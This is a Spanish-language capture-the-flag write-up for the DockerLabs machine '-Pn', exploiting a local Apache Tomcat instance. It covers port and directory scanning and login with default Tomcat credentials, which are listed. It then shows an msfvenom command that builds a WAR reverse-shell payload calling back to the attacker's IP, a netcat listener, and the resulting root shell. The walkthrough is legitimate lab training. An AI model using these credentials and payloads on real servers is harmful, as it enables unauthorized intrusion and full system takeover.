🏴‍☠️ Write-Up: Máquina "-Pn"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣**Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣**Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣**Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣**Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información


Confirmo conectividad con la máquina objetivo.



```
┌──(kali㉿kali)-[~]
└─$ ping 172.17.0.2 -c 1
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.178 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.178/0.178/0.178/0.000 ms
```


🎯 2. Escaneo y Enumeración

Escaneo sus puertos abiertos y obtengo sus versiones para analizar posibles vulnerabilidades conocidas, además, me permitirá pensar la forma de ataque que haré. Se que en la web del puerto 8080 hay un Tomcat corriendo.




```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sS -Pn -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:25 EDT
Nmap scan report for jenkhack.hl (172.17.0.2)
Host is up (0.000017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
8080/tcp open  http    Apache Tomcat 9.0.88
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.47 seconds
```

Busco directorios en su web, encuentro un directorio interesante.



```
┌──(kali㉿kali)-[~]
└─$ dirb http://172.17.0.2:8080

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jul 30 16:13:21 2025
URL_BASE: http://172.17.0.2:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2:8080/ ----
+ http://172.17.0.2:8080/docs (CODE:302|SIZE:0)
+ http://172.17.0.2:8080/examples (CODE:302|SIZE:0)
+ http://172.17.0.2:8080/favicon.ico (CODE:200|SIZE:21630)
+ http://172.17.0.2:8080/host-manager (CODE:302|SIZE:0)
+ http://172.17.0.2:8080/manager (CODE:302|SIZE:0)

-----------------
END_TIME: Wed Jul 30 16:13:25 2025
DOWNLOADED: 4612 - FOUND: 5
```

Según https://hacktricks.boitatech.com.br/pentesting/pentesting-web/tomcat existen las siguientes contraseñas por default:



Default credentials


The most interesting path of Tomcat is ***/manager/html***, inside that **path you can upload and deploy war files** (execute code). But this path is protected by basic HTTP auth, the most common credentials are:

- admin:admin
- tomcat:tomcat
- admin:<NOTHING>
- admin:s3cr3t
- tomcat:s3cr3t
- admin:tomcat

You could test these and more using:

💥 3. Explotación de Vulnerabilidades

Una de las credenciales anteriores me permitió loguearme, ya que no cambiaron las contraseñas por defecto. Hay una zona que permite subir archivos con extensión .war, esto podría permitir subir un archivo malicioso que al ejecutarlo se realice una reverse shell.



172.17.0.2:8080/manager/html/

Version (for parallel deployment):


XML Configuration file path:

WAR or Directory path:

WAR file to deploy

Select WAR file to upload: No file selected.

Hago con payload de tipo .war usando msfvenom el cual es para una reverse shell.



https://www.revshells.com

Reverse Shell Generator

Theme: Dark

IP & Port — IP: 172.17.0.1 — Port: 1234


Listener:

```
nc -lvnp 1234
```

Type: nc


OS: All — Name: Search...

```
msfvenom -p java/shell_reverse_tcp LHOST=172.17.0.1 LPORT=1234 -f war -o shell.war
```




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p java/shell_reverse_tcp LHOST=172.17.0.1 LPORT=1234 -f war > reverseshell.war
Payload size: 13031 bytes
Final size of war file: 13031 bytes
```

Subo el archivo .war generado por msfvenom el cual contiene una reverse shell.




Select WAR file to upload: reverseshell.war

Me pongo a la escucha con netcat



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

Veo que al inicio de la web mi reverse shell se cargó exitosamente y aparece en el sistema.




172.17.0.2:8080/manager/html/

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/reverseshell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

🔐 4. Escalada de Privilegios y Post-explotación

En mi caso al ingresar a http://172.17.0.2:8080/reverseshell/ el navegador leerá el archivo y lo ejecutará, haciendo que el código malicioso de la reverse shell funcione. Recibo la conexión con éxito, es decir, estoy dentro de la máquina. Ya soy root, esto puede deberse a que el proceso/servicio de Tomcat estuviera siendo ejecutado por el usuario root.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 53188
whoami
root
pwd
/
ls -la
total 72
drwxr-xr-x   1 root root 4096 Jul 30 19:15 .
drwxr-xr-x   1 root root 4096 Jul 30 19:15 ..
-rwxr-xr-x   1 root root    0 Jul 30 19:15 .dockerenv
lrwxrwxrwx   1 root root    7 Apr 10  2024 bin -> usr/bin
drwxr-xr-x   2 root root 4096 Apr 18  2022 boot
drwxr-xr-x   5 root root  340 Jul 30 19:15 dev
drwxr-xr-x   1 root root 4096 Jul 30 19:15 etc
drwxr-xr-x   2 root root 4096 Apr 18  2022 home
lrwxrwxrwx   1 root root    7 Apr 10  2024 lib -> usr/lib
lrwxrwxrwx   1 root root    9 Apr 10  2024 lib32 -> usr/lib32
lrwxrwxrwx   1 root root    9 Apr 10  2024 lib64 -> usr/lib64
lrwxrwxrwx   1 root root   10 Apr 10  2024 libx32 -> usr/libx32
drwxr-xr-x   2 root root 4096 Apr 10  2024 media
drwxr-xr-x   2 root root 4096 Apr 10  2024 mnt
drwxr-xr-x   1 root root 4096 Apr 19  2024 opt
dr-xr-xr-x 255 root root    0 Jul 30 19:15 proc
drwx------   1 root root 4096 Apr 19  2024 root
drwxr-xr-x   1 root root 4096 Apr 19  2024 run
lrwxrwxrwx   1 root root    8 Apr 10  2024 sbin -> usr/sbin
drwxr-xr-x   1 root root 4096 Apr 19  2024 srv
dr-xr-xr-x  13 root root    0 Jul 30 19:15 sys
drwxrwxrwt   1 root root 4096 Apr 19  2024 tmp
drwxr-xr-x   1 root root 4096 Apr 10  2024 usr
drwxr-xr-x   1 root root 4096 Apr 10  2024 var
ls -la /root
total 24
drwx------ 1 root root 4096 Apr 19  2024 .
drwxr-xr-x 1 root root 4096 Jul 30 19:15 ..
-rw------- 1 root root  127 Apr 19  2024 .bash_history
-rw-r--r-- 1 root root 3106 Oct 15  2021 .bashrc
drwxr-xr-x 3 root root 4096 Apr 19  2024 .local
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
ls -la /home
total 8
drwxr-xr-x 2 root root 4096 Apr 18  2022 .
drwxr-xr-x 1 root root 4096 Jul 30 19:15 ..
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso al panel web de administración de Tomcat.
✔ **Root:** Se logró obtener privilegios elevados con la reverse shell efectuada directamente desde el panel de administración de Tomcat.